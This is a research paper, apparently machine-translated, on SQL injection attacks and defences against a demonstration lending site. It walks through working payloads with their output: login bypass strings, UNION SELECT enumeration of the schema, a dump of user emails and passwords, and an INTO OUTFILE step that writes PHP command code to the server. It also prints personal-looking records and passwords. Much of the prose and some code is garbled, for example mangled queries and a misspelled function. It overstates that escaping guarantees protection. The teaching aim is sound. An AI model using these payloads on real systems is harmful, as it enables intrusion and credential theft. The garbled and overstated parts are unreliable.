«SQL-ATTACK RESEARCH AND PROTECTION»

[1]ZHULDYZ TASHENOVA, [2]ELMIRA NURLYBAEVA, [3]AMANDOS TULEGULOV, [4]ZHANAT ABDUGULOVA

[1]PhD, L. N. Gumilyov Eurasian National University, Department of Information technology, Nur-Sultan, Kazakhstan
[2] PhD, The Kazakh National Academy of Arts named after T. Zhurgenova, Almaty, Kazakhstan
[3]assoc. Professor, Kazakh University of Technology and Business, Department of Information technology, Nur-Sultan, Kazakhstan
[4]PhD, L. N. Gumilyov Eurasian National University, Department of Information technology, Nur-Sultan, Kazakhstan
E-mail: [1]zhuldyz_tm@mail.ru, [2]nuremuk@mail.ru, [3]tad62@yandex.kz, [4]janat_6767@mail.ru

ABSTRACT

The purpose of this article was based on research, identifying SQL attacks in databases and demonstrating effective ways to protect against them. This article provides a general explanation of SQL injection. In particular, we are talking about the problem of injections, the importance of the threat of the attack and the principles of the attack. The second chapter deals with the detection and prevention of SQL attacks and the methods used at that time. In addition, it also includes SQL attack analysis. Also discusses how SQL introduces the attack and how it is implemented in practice, as well as how to defend against it.

Keywords: *SQL Attack, ,Security SQL Injection, DB, Protection*

1. INTRODUCTION

Relevance of the research topic. Currently, automated systems are widely used for processing, storing, and transmitting information. Automated systems are one of the bases on which business processes of enterprises of various forms of ownership and purposes are built. However, over the past few years, there has been a tendency to increase the number of information attacks on the resources of automated systems, the implementation of which leads to significant material costs. For example, according to the CERT Coordination Center, 137,529 information attacks were registered in 2012, which is twice as high as in 2011 and several times more than the number of dozens of attacks in 2009. In recent years, the role of the Internet for the software environment has increased significantly. Internet-based applications have become in demand in solving problems in various industries and are gradually replacing applications based on other technologies. This led to the complexity of web applications in terms of structure, architecture, and implementation, and distributed architecture began to be used in web applications. This increase in complexity has created new requirements for the security of web applications. We know that security is the main issue when creating a web application, and developers should pay enough attention to this issue. The relevance of the topic is high, because today we see and hear thousands of victims of deliberate attacks on various digital information in social networks and news. This means that for some site developers, the information security of the user's identity remains in second place. At the same time, violations of the personal security of these citizens are becoming serious problems on a state basis.

In recent years, the widespread use of the Internet has led to the rapid development of information technology. The Internet is used by society for purposes such as financial transactions, educational activities and many other activities. Using the Internet for important tasks, such as transferring money from a bank account, is always a security risk. Today's websites strive to maintain the privacy of their users' data, and after running a secure business on the Internet for several years, these companies have become information security experts. The database systems behind these secure websites block unauthorized data as well as hacking from unauthorized users so that information owners can access it quickly.

A typical hacking strategy is to try to gain access to confidential information from a database, first by a database analyst creating a compromised request, and then applying that request to the desired database. This way of accessing personal information is called SQL injection. As databases are available everywhere and on the Internet, it is even more important to deal with SQL injections. Although there are few vulnerabilities in modern database systems, the Institute for Computer Security has found that about 50% of databases are compromised at least once a year. Revenues from such violations exceed $ 4 million. In addition, a recent study by the Imperva Application Protection Center found that at least 92% of web applications are "maliciously attacked" [1].

DBMS poses a threat to information security. An intruder can use an SQL injection-type information attack to access data during the authentication process. The essence of this attack is the use of errors in web technologies and SQL generation. This is because many web pages for processing user data generate a special SQL query for the database that can lead to malicious code entry. Temporary attacks are often used when there is no other way to retrieve information from a database server. For this attack, the attacker enters an SQL query that causes a time delay. Since the attacker guesses the symbol for the information, it is the essence of the output of the form as truth or falsehood. The attacker collects information from the database by monitoring the response time to obtain information from the application. The attacker asks questions and sets a delay time for a specific condition in the request.[2]

2. SAMPLES AND ANALYTICAL METHODS

SQL injection problem. Web applications are multi-level deployments. One of the most important characteristics of web applications is their database-based interactive nature. Web applications consist of applications or web pages stored on a web server. The user-submitted input is sent to the web server as a parameter operator. Each input provided is used to distribute the SQL query instruction, which retrieves the specified information from the database. Authorized users can interact with the database via the Internet. The web browser interface supports the interaction between the web application and the database as a data output mechanism, as shown in the given user input. The design of each web application supports a three-tier architecture, in which the operation of each level does not depend on the machine on which it runs, nor on the other two levels. Three levels of web application architecture:

The view level includes and creates the logic of the application view. The presentation level is the highest level in the application and is responsible for processing user interaction; receive user-generated revenue and provide user-friendly results.[3-5]

The business level is the average level of the applied architecture and is located between the view levels and the database. A business level is a logical level based on a rule that is responsible for understanding and processing the data between each level. The business layer executes the procedural commands of the application that output and send the data to the receiving level for user understanding.

A database layer is a physical database of a web application that stores all data. The database level restricts access to the database by authorizing authorized users and denying malicious users. Stored data is stored, retrieved, and transmitted through the Database layer. The requested information is sent through the business level to the presentation level for processing and subsequent interaction with the user [6].

Vulnerability detection mechanisms determine the appearance of work vectors in an SQL query or application. Detection mechanisms try to pinpoint the location of a vulnerability. Vulnerability research is often done offline; however, research has shown that analytical methodologies are required during working hours. If an application vulnerability is detected, it is necessary to make changes to the source code to eliminate this vulnerability. General Risks and Consequences of Using SQL Injection Vulnerabilities Identifying such vulnerabilities is critical to improving the security of web applications. Vulnerability detection techniques can be classified as static or dynamic analysis or reconstruction.

The growing popularity of the Internet in the late 1990s led to the emergence of accessible, database-based applications with a global database of anonymous users. The lack of nationality of the hypertext transmission protocol (HTTP) used to communicate with these websites meant that the security of such systems could be repeatedly violated. In terms of these risk factors, the threat to new heights has been removed, eliminating existing threats that are relatively small and largely ignored. One particular type of vulnerability that exists on all database-based websites and is a major problem today is the inadequacy of user input, which allows attackers to change the behavior of the system. They soon became known as revenue verification vulnerabilities, and two subclasses were identified: interstitial script (XSS) and SQL injection vulnerabilities. XSS is typically used in attacks to increase access, steal sessions, and distribute malware, which commands the content of a website so that when a user uploads infected pages to a compromised website, the user can execute malicious code hosted on other web servers on the web server. This project focuses on other vulnerable categories of income testing: SQL injection. SQL injection is an attempt to insert legitimate SQL into the user's input using an application to quickly execute SQL queries. The injected code can change the meaning of the query, causing the application itself to behave in a way that is not intended for the programmer. Typically, SQL injection is used to bypass authentication forms, to execute operating system commands, or to request or manipulate data in a database [6].The research work consists of an introduction, main part and conclusion. The main section consists of three chapters.

SQL injection, as mentioned above, is one of the most common ways to hack websites that work with databases. The method is based on entering arbitrary SQL code into the query. SQL injection allows a hacker to make any query related to the database (read the contents of any table and delete, modify or add data). This type of attack is possible when used in SQL queries if the input data is not sufficiently filtered. The attack principle of SQL injection can be explained as follows. For example, let's say a site has a page that shows the history of weather monitoring for a city. This city ID is provided in the link in the request parameter: /weather.php?city_id= <ID>, where ID is the primary key of the city. In the PHP script, this parameter is used to convert it to an SQL query:

$ city_id = $ _GET ['city_id'];

$ res = mysqli_query ($ link, "SELECT * FROM weather_log WHERE city_id =". $ city_id);

If the server sends a parameter equal to city_id, 10 (/weather.php?city_id=10), then the following SQL-query is executed:

SELECT * FROM weather_log WHERE city_id = 10

However, if the attacker passes the line -1 OR 1 = 1 as the ID parameter, the following query is executed:

SELECT * FROM weather_log WHERE city_id = -1 OR 1 = 1.

Adding SQL structures to input parameters (instead of simple values) changes the logic of the entire SQL query! In this example, instead of displaying data for one city, it takes data for all cities, because the expression 1 = 1 is always correct. Instead of the SELECT ... expression, there may be an expression for updating the data, and then the consequences will be even more severe. Improper handling of SQL query parameters is one of the most important vulnerabilities. User data should never be inserted into SQL queries "as is" [5].

The attack could also be carried out on the principle of broadcasting to the whole type. Integer-derived values are often converted to SQL queries. In the above examples, a city ID derived from the demand parameters was used. You can force this ID to a number. Therefore, the appearance of dangerous expressions in it is ruled out. If a hacker gives SQL code instead of a number in this parameter, the casting result will be zero and the logic of the entire SQL query will not change. PHP can assign a new type to a variable. This code forces the variable to become an integer type:

$city_id = $_GET['city_id'];

settype($city_id, 'integer');

After conversion, the $ city_id variable can be safely used in SQL queries.

Consider the following through the principle of escape from values. What if I need to change the path value in an SQL query? For example, the site has the ability to search for a city by its name. The search form sends the search query to GET and uses it in the SQL query:

$ city_name = $ _GET ['search'];

$ sql = "SELECT * FROM cities WHERE name LIKE ('% $ city_name%')";

If the city_name parameter contains a quotation mark, you can drastically change the value of the query. Enter the search 'text') + and + (id <> '0 and execute a query that lists all cities:

SELECT * FROM cities WHERE name LIKE ('%') AND (id <> '0%')).[7]

The meaning of the query has changed because the quote of the query parameter is a control symbol: MySQL identifies the end of the value after the quotation mark, so the values themselves should not contain quotation marks. Obviously, the numeric fill does not match the string values. Therefore, an escape operation must be used to secure the path value. Escape adds a backline to quotes (and other special characters). This processing removes their status quotes - they no longer define the end of the value and can no longer affect the logic of the SQL statement. The Mysqli_real_escape_string () function is responsible for outputting values. This code

processes the value in the parameter and makes it safe to use in the query:
$city_name= mysqli_real_escape_string($link, $_GET['search']);
$sql = "SELECT * FROM cities WHERE name LIKE('%$city_name%')";

SQL injection attacks are possible because the values (data) of the SQL query are provided with the question itself. Because the data is not separated from the SQL code, they can affect the logic of the entire expression. Fortunately, MySQL offers a way to send data separately from the code. This method is called custom statements. Execution of prepared queries consists of two stages: first, the query template is formed - a normal SQL expression, but without actual values, and then separately, the values of this template are passed to MySQL. The first stage is called preparation, and the second stage is called expression. The prepared request can be executed several times, sending different values there [8].

During the preparation phase, an SQL query is generated, where instead of values, question marks appear - fillers. In the future, these fillers will be replaced by real values. The request template is sent to a MySQL server for analysis and syntax verification. For example:
$sql = "SELECT * FROM cities WHERE name = ?";
$stmt = mysqli_prepare($link, $sql);

This code creates a ready-made statement to execute the request. Preparation continues with execution. When the request is executed, PHP binds the actual values to the fillers and sends them to the server. The Mysqli_stmt_bind_param () function is responsible for sending the values of the prepared query. It takes the type and the variables themselves:

mysqli_stmt_bind_param ($ stmt, 's', $ _GET ['search']);

After executing the request, its result can be obtained in mysqli_result format using the function mysqli_stmt_get_result ():

$ res = mysqli_stmt_get_result ($ stmt); // read the data

while ($ row = mysqli_fetch_assoc ($ res)) {// var_dump ($ row); associative array of the next record from the result}

The server automatically retrieves the values of the variables associated with the query. Restricted variables are sent to the server separately from the request and cannot affect it. The server uses these values immediately after the expression is processed. Restricted parameters do not need to be avoided, as they are never transferred directly to the query path [9].

The purpose of this work is to study, identify SQL attacks in the database and show ways and means to protect against them.

To achieve this goal it is necessary to solve the following tasks:

– study of injection features of SQL operator;
– study of methods for detecting anomalies in SQL queries to the database;
– study of methods of protection against this type of attacks.

The scientific novelty of this work is the study of the introduction of SQL attacks in the database and methods of effective protection against them, and their practical application.

Brief description of the research. SQL injection is one of the most common ways to hack sites and programs that work with databases based on the introduction of arbitrary SQL code into a query. SQL injection, depending on the type of DBMS used and the injection situation, allows the attacker to make arbitrary queries to the database (for example, read the contents of any table and delete, modify, or add data). read and / or write local files and execute free commands on the attacked server. An SQL injection attack is possible due to improper processing of the input data used in SQL queries. The database developer should be aware of these vulnerabilities and take action against SQL injection.

In the course of practical demonstration of SQL injection implementation and protection methods, a web application for lending was developed. Web application, written in Php. To create a good site, you need to be well versed in topics such as HTML + CSS and PHP + MySQL, but we can also create a site without it, for which the following instructions are followed. Find a web server that can handle requests. For professional work, we ordered hosting providers. The third step is to select a program for editing the IDE code. A regular notepad in Windows can help, but I think it's better to use a professional PHPStorm editor. Later, it was used to create various files and write code to them. Index.in php, the first 5 lines were server settings. In order for the site to work on any server, wherever it is located, general rules have been developed. Then the navigation was written to the nav tag, and then the page was linked, which was opened by means of a special structure of the PHP language. Main in the beginning.you need to open php, but if you click contacts, contacts.the php file opens and loads this piece of code.




Figure 1: Home page of a site vulnerable to attack

In order to better understand and understand the essence of the topic, two sites have been created with the same interface and different security structures. That is, the first site, as shown in Figure 1, http://sqlinjection.if you are vulnerable to online / attacks, See Figure 2 below http://sqlinjection.ru/ created as an attack-protected site.




Figure 2: Home page of an attack-protected site

As you can see, there is no difference in the appearance of the two sites. And the vulnerability of the security structure can be seen by introducing an attack, as described below.

Let's assume that the server's software takes the entered parameter id and uses it to create an SQL query. Let's look at the following PHP script:

$id = $_REQUEST['id'];

$res = mysqli_query("SELECT * FROM news WHERE id_news = " . $id);

If the id parameter equal to 5 is passed to the server (for example: http://example.org/script.php?id=5), where the following SQL query is executed:

SELECT * FROM news WHERE id_news = 5

If an attacker passes -1 or 1 = 1 as an id parameter (for example: http://example.org/script.php?id=-1+OR+1=1), where the following request is executed:

SELECT * FROM news WHERE id_news = -1 OR 1=1

So, changing the input parameters to them by adding SQL structures leads to a change in the logic of executing an SQL query (in this example, instead of news with the specified ID, all news in the database is selected, since the expression 1 = 1 is always correct - calculations are performed according to the shortest contour in the diagram).

In addition, the SQL language allows you to combine the results of multiple queries using the UNION operator. This allows an attacker to gain unauthorized access to data. Let's look at the script for displaying news (the ID of the news you want to display is given in the id parameter):

$res = mysqli_query("SELECT id_news, header, body, author FROM news WHERE id_news = " . $_REQUEST['id']);

If the attacker passes the UNION SELECT 1, username, password, 1 FROM admin constructor -1 As the ID parameter, this will trigger the execution of the SQL query:

SELECT id_news, header, body, author FROM news WHERE id_news = -1 UNION SELECT 1,username,password,1 FROM admin

Since there is no news with ID -1, No records will be selected from the news table, but the result will contain records that were selected from the administrator table without permission as a result of SQL injection.

Practical application of SQL attack implementation. As mentioned above, the security structure is located inside a binary site, on a site that is vulnerable to attack, i.e. http://sqlinjection.we will try to enter the attack actions on the online / page. In general, as we all know, there are 2 types of users:

1) administrator

2) regular user

First, log in to the SQL injection site.php was created using the authorization form.





Figure 3: Authorization window

You must enter any usernames or Email addresses in the" email or Phone " field.

In the" password "field, the line" 'OR 1 = 1 –" (here you need to be careful, do not forget the quote at the beginning and the space after" - -")

When logging in in this way, you can log in according to the table in the database, on behalf of the user who is 1st in the list, and perform possible actions. In our case, as in the picture below, it is Alibek Ephiev, the 1st user in the list. When you log in to a regular user, they will have a personal account.




КРЕДИТОВ ВЗЯТО
2

НА СУММУ
290000 РУБ

ВАША РЕПУТАЦИЯ В БАНКАХ
Вы можете получить Вашу кредитную историю в наших банках-партнерах за 1 минуту! Она придет к Вам на E-mail

Figure 4: OR 1 = 1 – "attack through the path


To log in to a specific account via SQL injection, you must enter this construction in the email field "email' AND 1=1--".



admin' AND 1=1 --

Figure 5: Attack action using the line " AND 1=1 --"


When you log in on behalf of the administrator, you will see a list with all the user's credits, as shown in the image below.



id	Сумма	ФИ	Дата рождения	Телефон	Регион	Город	Срок	email
1	250000	Епхиев Алибек	12.05.1986	+7 892 638-81-27	Москва	Москва	2	lyukdruk@mail.ru
2	40000	Епхиев Алибек	12.05.1986	+7 892 638-81-27	Москва	Москва	1	lyukdruk@mail.ru
3	120000	Качмазов Руслан	12.06.1992	89971234567	Московская область	Сергиев Пасад	1	example3@mail.ru
4	1000000	Иванов Иван	21.09.1979	79991234578	Республика Чечня	Грозный	3	example1@mail.ru
5	12000	Алексеев Дмитрий	16.04.1998	89881234567	Краснодарский Край	Краснодар	1	example2@mail.ru
6	45000	Качмазов Руслан	04.07.1986	89971234567	Москва	Москва	1	example3@mail.ru

Figure 6: All users in the database

Table 1: Confidential user data in the database



Email	Телефон	Пароль
lyukdruk@mail.ru	+7 892 638-81-27	123sdv123
admin		123456
example1@mail.ru	79991234578	123456qwerty
example2@mail.ru	89881234567	123456789
example3@mail.ru	89971234567	qwerty

The second is the implementation of an SQL injection operation using UNION.

On the website, you can find a field for testing this injection http://sqlinjection.online/search.php can be found at the address





Figure 8: Opening the search form

In addition, you can see a search form that shows all banking services. To do this, the request must be as follows:

SELECT * FROM "Table Name "WHERE" field name "LIKE" % GET ['search'] %"

Since you do not know the structure of the database, you must first determine the number of columns in this table. To do this, you need to run SQL injection data and increase the indicator each time until an error occurs.

1) ' ORDER BY 1--
' ORDER BY 2--
...




```
Warning: mysqli_fetch_all() expects parameter 1 to be mysqli_result, bool given in /var/www/u1355926/data/www/sqlinjection.online/search.php on line 10
```

```
Warning: Invalid argument supplied for foreach() in /var/www/u1355926/data/www/sqlinjection.online/search.php on line 110
```

Figure 9: Error in the search form

We accepted the error "ORDER by 5--", that is, we get 4 columns from the table. Now we need to determine where the data in each column goes. To do this, we enter the following line:

2) ' UNION SELECT 1, 2, 3, 4 –



sqlinjection.online/search.php?search=%27+UNION+SELECT+1%2C+2%2C+3%2C+4+--+&submit=Отправить

ВЫПУСК КАРТЫ
Если хранить от 50 000 ₽ на карте, вкладах, накопительных счетах и в инвестициях. В других случаях – 99 ₽ в месяц
Цена: 1000Р

ВЗЯТЬ КРЕДИТ
Получите кредит наличными по паспорту, без поручителей и справок о доходах. Одобрим заявку в день обращения и привезем деньги на следующий день
Цена: 0

ПЕРЕВЫПУСК КАРТЫ
Изготовление банком новой карты взамен старой. Он может быть досрочным или плановым, то есть связанным с истечением срока действия карты.
Цена: 500Р

БАНКОВСКИЙ ВКЛАД
сумма денег, переданная лицом кредитному учреждению с целью получить доход в виде процентов, образующихся в ходе финансовых операций с вкладом.
Цена: 1500Р

2
3
Цена: 4

Figure 10: Data definition

As we have seen, this is a situation that we can understand from here:

1 is the ID of each line, so it is not displayed anywhere;

2-Service name;

3-description;

4-price.

After studying this table in detail, we move on to the database itself. First, we get all the available databases. To do this, we do the following:

3)'UNION SELECT 1, schema_name,1 ,1 FROM information_schema.schemata –



```
Не защищено | sqlinjection.online/search.php?search=%27+UNION+SELECT+1%2C+schema_name%2C1+%2C1+FROM+information_schema.schemata+--+&submit=Отправить

ВЗЯТЬ КРЕДИТ
Получите кредит наличными по паспорту, без поручителей и справок о доходах. Одобрим заявку в день обращения и привезем деньги на следующий день
Цена: 0
ПЕРЕВЫПУСК КАРТЫ
Изготовление банком новой карты взамен старой. Он может быть досрочным или плановым, то есть связанным с истечением срока действия карты.
Цена: 500₽
БАНКОВСКИЙ ВКЛАД
сумма денег, переданная лицом кредитному учреждению с целью получить доход в виде процентов, образующихся в ходе финансовых операций с вкладом.
Цена: 1500₽
INFORMATION_SCHEMA
1
Цена: 1
U1355926_DEFAULT
1
Цена: 1
U1355926_SQL
1
Цена: 1
```

Figure 11: Database access behavior

As we can see from the useful database, only one of us is u1355926_sql. Now let's look at it in detail. To do this, we will see all its tables. To do this, we do the following:

4) from the merge INFORMATION_SCHEMA, Select 1, tag_tables, table_rows, 1.Tables, where TABLE_SCHEMA = 'u1355926_sql' –



```
Введите услугу
Отправить

CREDITS
6
Цена: 1
SERVICES
4
Цена: 1
USERS
5
Цена: 1
```

Figure 12: Getting detailed information

As we can see from Table 3 of the top questions, the most interesting argument for us may be the users.

Let's learn more about this table. To do this, you need to do the following::

5) "merge INFORMATION_SCHEMA from 1. table name = "users" and table_schema = " u1355926_sql" –



```
Не защищено | sqlinjection.online/search.php?search=%27+UNION+SELECT+1%2C+COLUMN_NAME%2C+1%2C+1+FROM+INFORMATION_SCHEMA.COLUMNS+WHERE+table_name+%3...

БАНКОВСКИЙ ВКЛАД
сумма денег, переданная лицом кредитному учреждению с целью получить доход в виде процентов, образующихся в ходе финансовых операций с вкладом.
Цена: 1500₽
ID
1
Цена: 1
PASSWORD
1
Цена: 1
EMAIL
1
Цена: 1
NAME
1
Цена: 1
SURNAME
1
Цена: 1
TEL
1
Цена: 1
ROOT
1
Цена: 1
```

Figure 13: Result obtained during the search

As we can see, there are 7 columns in it. The most interesting thing for us is email, password, root. Now let's find out the details of all users of this site. To do this, we do the following:

6) ' UNION SELECT id, email, password, root FROM users –



```
Не защищено | sqlinjection.online/search.php?search=+%27+UNION+SELECT+id%2C+email%2C+password%2C+root+FROM+users+--++&submit=Отправить

LYUKDRUK@MAIL.RU
123sdv123
Цена: 0
ADMIN
123456
Цена: 1
EXAMPLE1@MAIL.RU
123456qwerty
Цена: 0
EXAMPLE2@MAIL.RU
123456789
Цена: 0
EXAMPLE3@MAIL.RU
qwerty
Цена: 0
```

Figure 14: Getting all the data from the database

Now we have the usernames and passwords of all users, including the administrator (its root value is 1). In this way, we can see in the image above that the attack was successfully completed.[9]

Initially, we need to move the global location where we store the mysql file. To do this, you need to do the following::

' UNION SELECT 1, @@global.secure_file_priv, 2,3 –




```
Введите услугу
Отправить

/VAR/LIB/MYSQL-FILES/
2
Цена: 3
```

Figure 15: Entering the query string

Our path / var / lib / mysql-files /

Now let's move on to the attack itself. To do this, we do the following:

' UNION SELECT '<?=ecex("ls")?>' INTO OUTFILE '/var/lib/mysql-files/test.php' –



Не защищено | sqlinjection.online/search.php?search=%27+UNION+SELECT+%27<%3F%3Decex%28"ls"%29%3F>%27+INTO+OUTFILE+%27%2Fvar%2Flib%2Fmysql-files%2Ftest.php%27+--+&sub...

Warning: mysqli_fetch_all() expects parameter 1 to be mysqli_result, bool given in **/var/www/u1355926/data/www/sqlinjection.online/search.php** on line **10**

Warning: Invalid argument supplied for foreach() in **/var/www/u1355926/data/www/sqlinjection.online/search.php** on line **110**

Большая коллекци... Pencil and Paper Ch... Урок QtDesigner Gmail YouTube Карты Перевести ИнфБез CTF 127.0.0.1 / 127.0.0.1... Другие закладки Список для чтения
LOGO
Форма
Преимущества
О нас
Партнеры
Поиск
Войти
Введите услугу
Отправить

Figure 16: Creating a file with the malicious code on the server

This request creates a file in the mysql file directory that can contain any malicious code. An increase in the number of these files leads to the termination of the website. In the end, the attack ends successfully.[13]

Protection against SQL injection attacks. As soon as I became interested in the topic of injection protection, I wanted to consider the rules, which were always comprehensive and compact. There are various ways to protect a web application from SQL injections, the main ones are:

1.it is not allowed to place data in the database without preliminary processing.[14, 18] This is done using prepared expressions or manually editing parameters. If the request is left manually, then:

- all numerical parameters must be set to the correct type;

- all other parameters must be edited and enclosed in quotation marks using the mysql_real_escape_string () function.

2.control structures and Ids entered by the user should not be included in the request. In the script, you need to write down a list of possible options in advance and choose only from them.

3.compliance with special rules for compiling SQL queries. For example, all entered string data is single, or double quotes (we recommend using one) so that the data is protected by special characters.

4. using dynamic query generation.

5.correct work with special characters when creating queries.

6.using prepared expressions.

Security professionals and developers need to understand the essence of attacks and manage the network in terms of potential hackers, identifying vulnerabilities in the system. Various instructions for ensuring information security, which can be easily found in public sources, can only provide theoretical knowledge [11].

It was developed in practice and implemented using the mysql_real_escape_string function embedded in PHP to protect against SQL injections at the specified site. "What's the matter?" http://sqlinjection.ru / by entering exactly the same attacks on the protected page, we can see that it failed.[12]

Shielding quotation marks, or rather the use of processing functions, is the main protection against SQL injection. This feature protects quotes that correspond to SQL injections by shielding them.

That is, from the line ' OR 1 = 1 --

The function creates \ ' OR 1=1 --

Thanks to the reverse slash, quotation marks are protected and SQL injection does not work. For example, SQL injection vulnerable code:

$sql = "SELECT * FROM `users` WHERE email='$_POST[email]' OR tel='$_POST[email]') AND password='$_POST[password]' ";

$sql = mysqli_query($link, $sql);

$sql = mysqli_fetch_assoc($sql);

SQL injection protected code:

$email = mysqli_real_escape_string($link, $_POST['email']);

$password = mysqli_real_escape_string($link, $_POST['password']);

$sql = "SELECT * FROM `users` WHERE (email='$email' OR tel='$email') AND password='$password' ";

$sql = mysqli_query($link, $sql);

$sql = mysqli_fetch_assoc($sql);

This method, however, guarantees us protection from injections.

Of course, the implementation of this in practice requires more detailed coverage. But this method has a great merit-it is accurate and versatile. Unlike other methods," running user input via Mysql_real_escape_string "or" always using prepared statements " does not cause any problems.

In principle, everything is simple here: any data must be sent to the request not directly, but through some representative, through a wildcard.[19]

The request is written in this form, for example,

SELECT * FROM table WHERE id > ? LIMIT ? - and the data is added and processed separately.

Advantages over other methods in general:

First, the code will be very short. Mysql_real_escape_string () does not exist, and even intval () does not exist - all processing is hidden inside.

Second, the code will be simple. You don't need to remember different formatting rules for different parts of the query

Third, the use of fillers (if they are processed correctly) guarantees US data entry.

